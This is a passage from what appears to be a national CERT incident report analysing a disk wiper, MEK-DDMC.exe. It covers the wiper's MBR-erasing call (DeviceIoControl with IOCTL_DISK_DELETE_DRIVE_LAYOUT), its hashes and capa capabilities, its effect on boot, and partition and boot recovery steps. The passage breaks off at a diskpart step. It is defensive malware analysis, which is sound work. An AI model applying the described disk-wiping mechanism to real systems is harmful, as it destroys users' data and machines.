


Figure 15 The process of disconnecting the RDP connection and ending the attack including the virtual machine.

## File analysis (file details) wiper “MEK-DDMC.exe”

- **Static Analysis:**



The **MEK-DDMC.exe** executable acts as a cleaner written in **C/C++** language with Visual Studio 2022 version 17.5.




Figure 16 Information on the wiper code.

During the analysis of the decompiled code it is evident that in the **Debug Data** section the code contains information in a database program (**PDB**) of Microsoft **.NET**, which is used to store information for decompilation and debugging of **.NET** applications.

**"RSDS"**, followed by a **GUID (Global Unique Identifier)** which are 59 a2 a6 af a4 ... etc., used to uniquely identify the PDB file that matches the application executable file.

The last part describes the path of the PDB file on the file system, given as **"C:\Users\sysprogram..."**.

This indicates the physical location of the PDB file on the computer disk where it was created or modified for the last time. During the search for decompiled characters or words, the string **"u"\\.\.\%c:"** is identified.

If we click on this string, the decompiler sends you to the **void FUN\_00401010(void)** function, from where it is concluded that the data deletion part takes place in this function.

The MEK-DDMC.exe executable sends the **IOCTL\_DISK\_DELETE\_DRIVE\_LAYOUT** command using **DeviceIoControl**.

This command makes it possible to erase the signature (boot signature) from the MBR, resulting in the computer being no longer accessible as a result of erasing the entire disk.

In the code you can see variables and markers, where **kernel32.dll** is loaded using **LoadLibraryW** and uses the **GetProcAddress** function to find the addresses of some functions that have been defined and then checks if it is incorrect. If it is not, it will call **DeviceIoControl** with the previously opened **process handle** and **flag 0x7c100**.

Flag `0x7c100` is `IOCTL_DISK_DELETE_DRIVE_LAYOUT` and is used to delete partition table and drive information.




Figure 17 The code that deletes data.

If we change the document format from `.exe` to `.7z` and try to extract it, it is evident that there are different files as in the following picture:




Figure 18 Extraction of MEK-DDMC.7z.

Address: "Papa Gjon Pali II", Street nr 3

Tirana; Tel./Fax: 04 2221 039

The file named "1" is a file that, if opened with Notepad++, contains an XML format that specifies that the application will run with the same privilege level as the process that calls it. **level='asInvoker'**, where it means that the application does not require **elevated privileges** to run, and **uiAccess='false'** specifies that the application does not have access to user interfaces that are privileged (UI).




Figure 19 Kernel32.dll import.

<a href="#">IOCTL_DISK_DELETE_DRIVE_LAYOUT</a>	0x7c100	inc\api\ntdddisk.h	Removes the boot signature from the master boot record, so that the disk will be formatted from sector zero to the end of the disk. Partition information is no longer stored in sector zero.
--	---------	--------------------	---

Figure 20 IOCTL DISK DELETE

Capabilities of MEK-DDMC.exe:

```

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM Thu 02/01/2024 21:14:46.32
C:\Users\kristian\Desktop\Tools\Utilities>capa C:\Users\kristian\Desktop\MEK-DDMC\MEK-DDMC.exe

```

md5	353b4643ec51ecff7206175d930b0713
sha1	a6e728c3331f46763f643f7192959716034767e5
sha256	60c387d9d52c98de5c5d8453f64a6541ec4db645f6709d1fe51903182943438c
os	windows
format	pe
arch	i386
path	C:/Users/kristian/Desktop/MEK-DDMC/MEK-DDMC.exe

ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery T1083 System Information Discovery T1082
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
DISCOVERY	File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Writes File [C0052]
PROCESS	Allocate Thread Local Storage [C0040] Set Thread Local Storage Value [C0041] Terminate Process [C0018]

Capability	Namespace
contains PDB path query environment variable enumerate files on Windows write file on Windows (2 matches) allocate thread local storage get thread local storage value set thread local storage value terminate process link function at runtime on Windows (4 matches) parse PE header (2 matches)	executable/pe/pdb host-interaction/environment-variable host-interaction/file-system/files/list host-interaction/file-system/write host-interaction/process host-interaction/process host-interaction/process host-interaction/process/terminate linking/runtime-linking load-code/pe

Figure 21 Malware's Capabilities

- **Dynamic Analysis:**

In order to understand the behavior of the malware, dynamic analysis was performed that represents its execution.






Figure 22 MEK-DDMC.exe debug




Figure 23 Attempts after reboot.

After running MEK-DDMC.exe, the operating system performs a forced restart and when attempting to start the operating system, it fails to find the BOOT directory.

## Update 1.2 – Operating System Repair

From the tests carried out in the premises of the AKCESK laboratories, the behavior of the MEK DDMC.exe file was analyzed and the process of repairing and restoring first the regular files of an operating system and then the complete restoration of all was attempted in several

Address: “Papa Gjon Pali II”, Street nr 3

Tirana; Tel./Fax: 04 2221 039

operating systems. the system. The testing phase includes system environments set up on *physical* machines as well as *virtual* machines.

From the analysis performed, it is evident that the malicious file affects only the **BOOT** record and does not affect other details to compromise the operating system. Initially, it was attempted to restore **Partitions** located on the main disk where the operating system is installed.




Figure 24 Partition recovery process.




Figure 25 Start scanning for lost partitions on the main operating system disk.




Figure 26 The scanning process that recovers lost partitions.

During the scanning process, it is evident that all **Partitions** that have been configured on the main disk of the operating system are restored.




Figure 27 Completion of Scan for Lost Partitions




Figure 28 Restored partition

Further, a check was carried out for the presentation of the partition from which it is evident that they are visible in **Disk Management**, also that the legitimate files have not been affected by the *wiper*.




Figure 29 Sort Volume Partition restored

After the records have been made, it is necessary to repair the **BCD Boot** of the operating system so that the return to Windows is final. Attempting to restart the operating system without repairing the Boot file will present error **0xc000000e**.




Figure 30 winload.efi error 0xc000000e

## BCD BOOT Repair

First, the active **EFI** partition must be selected where the **BootLoader** of the operating system is automatically configured.

```
Administrator: Windows Command Processor - diskpart
